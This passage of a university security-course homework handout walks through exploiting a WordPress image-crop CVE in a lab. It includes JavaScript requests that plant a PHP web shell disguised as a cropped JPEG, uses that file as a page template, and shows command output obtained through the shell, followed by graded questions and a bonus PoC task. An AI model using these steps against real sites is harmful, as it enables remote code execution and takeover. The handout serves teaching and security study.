

12. Crop again to create malicious jpg image inside the `twenty_nineteen` theme folder.

```
jQuery.post("admin-ajax.php", {
  '_ajax_nonce': ({}=>{
    let btn = document.querySelector('input[onclick^="imageEdit"]');
    let funcText = btn.getAttribute('onclick');
    return funcText.substring(funcText.indexOf('') + 1, funcText.lastIndexOf(''));
  })(),
  'action': 'crop-image',
  'id': post.post_ID.value,
  'cropDetails[width]': 262,
  'cropDetails[height]': 192,
});
```

After this step, `cropped-shell.jpg` created under theme folder.



13. Goto add post page to create a new post.



14. Update the new post with specified page template to include malicious jpg.

```
let newPostForm = document.querySelector('form.metabox-base-form');
jQuery.post("post.php", {
  '_wpnonce': newPostForm._wpnonce.value,
  'action': 'editpost',
  'post_ID': newPostForm.post_ID.value,
  'post_title': 'SHELL',
  'visibility': 'public',
  'publish': 'Publish',
  'meta_input[_wp_page_template]': 'cropped-shell.jpg'
});
```

After the request, this post use malicious file as page template.
Checkout post list, and visit new post with title: SHELL.

- ip addr:

```
view-source:https://192.168.20.61 x +  
← → ↺ 🏠 ⓘ view-source:https://192.168.20.60/hw/wordpress/2021/02/04/shell/?o=ip%20addr  
自動換行 ☐  
1 ❖❖❖❖ JFIF      ❖❖;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 82  
2 ❖❖ 8Photoshop 3.0 8BIM        t 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
3     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
4     inet 127.0.0.1/8 scope host lo  
5         valid_lft forever preferred_lft forever  
6     inet6 ::1/128 scope host  
7         valid_lft forever preferred_lft forever  
8 2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000  
9     link/ether 00:50:56:96:2f:3b brd ff:ff:ff:ff:ff:ff  
10    inet 192.168.20.60/24 brd 192.168.20.255 scope global noprefixroute ens160  
11        valid_lft forever preferred_lft forever  
12    inet6 fe80::250:56ff:fe96:2f3b/64 scope link  
13        valid_lft forever preferred_lft forever  
14    ❖❖ C  
15 ! " % & ' ( ) * , - . / : ; [ \ ] ^ _ { | } ~ ? @ A B C D E F G H I J K L M N O P Q R S T U V W X Y Z [bracketed space]`
```

Questions

- (10 points) After you complete the installation, takes a screenshot of your `phpinfo` page with the following information.
 - php version
 - System
 - Build Date
 - Server API
 - Virtual Directory Support
 - Configuration File (php.ini) Path
 - Loaded Configuration File
 - Additional .ini files parsed
 - Imagick and GD library version
- (15 points) Assume that you use `wordpress_{student_id}` (e.g., `wordpress_0812345`) as database name during the WordPress installation process. Now, use the following SQL statement via MySQL-CLI interface to list the tables and paste the list in your report.
 - `USE wordpress_{student_id}; SHOW TABLES;`

```
MariaDB [(none)]> USE wordpress_0812345; SHOW TABLES;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-----+
| Tables_in_wordpress_0812345 |
+-----+
| wp_commentmeta |
| wp_comments    |
| wp_links       |
| wp_options     |
| wp_postmeta    |
| wp_posts       |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta    |
| wp_terms       |
| wp_usermeta    |
| wp_users       |
+-----+
12 rows in set (0.000 sec)

MariaDB [wordpress_0812345]> █
```

- (15 points) Show the results from running the shell command `'ip addr'` on the WordPress server.
- (20 points) At Step 15 in the tutorial, a command-line shell was created. Use the built-in Linux command to check the principal (the username) of the shell process. Take a screenshot and mark the username.

5. (20 points) At Step 12 of the tutorial, we cropped the image to create the jpg image inside the theme folder. The corresponding code is shown as follows:

wp-admin/includes/image.php:25

```
function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h,
$src_abs = false, $dst_file = false ) {
    $src_file = $src;
    printf("A");
    if ( is_numeric( $src ) ) { // Handle int as attachment ID
        printf("B");
        $src_file = get_attached_file( $src );

        if ( ! file_exists( $src_file ) ) {
            printf("C");
            // If the file doesn't exist, attempt a URL fopen on the src link.
            // This can occur with certain file replication plugins.
            $src = _load_image_to_edit_path( $src, 'full' );
        } else {
            printf("D");
            $src = $src_file;
        }
    }
    printf("E");

    // Skipped

    return $dst_file;
}
```

Please indicate the control flow of the above code during the execution of the CVE exploit by showing the letter sequence ('A', 'B', 'C', 'D') that will be printed on the screen?

6. (20 points) Why didn't the Imagick re-encoding remove the PHP payload from the image? Did the payload also survive (not removed by) the processing by the GD library? Also, upload the cropped jpg file generated by GD even if the payload is removed. You need to provide the explanations, not just answering yes/no.

B. Bonus: Find another PHP Web Application CVE (15%)

Please find another PHP web application CVE, analyze it and come up with the corresponding PoC exploit code and describe how to use it in your report.

Questions

- (1) Give an overview of the CVE
- (2) Describe the environment and settings of your testbed
- (3) Describe how to use the exploit code (need to attach the exploit code).

If you are use third-party code, remember to mention the sources (citations).

C. Submission

All your files should be organized in the following hierarchy and zipped into a .zip file named HW5_xxxxxxx.zip, where xxxxxxx is your student ID (Note: filename is case sensitive).

Directory structure:

- HW5_xxxxxxx.zip (zip file)
 - partA.pdf
 - partA-cropped-shell-gd.jpg
 - partB *(directory)*
 - ◆ partB.pdf
 - ◆ poc.sh / poc.py / poc.php
 - ◆ other files

For reports (partA.pdf and partB.pdf), include your student ID and name on the first page.

10 points penalty if the submission does not follow the directory structure and file naming rules above.

If you have any questions, please contact the TA Lin at: weichun+nycu-nsp-s21g@csie.tw. In the mail, please mention your student ID and name.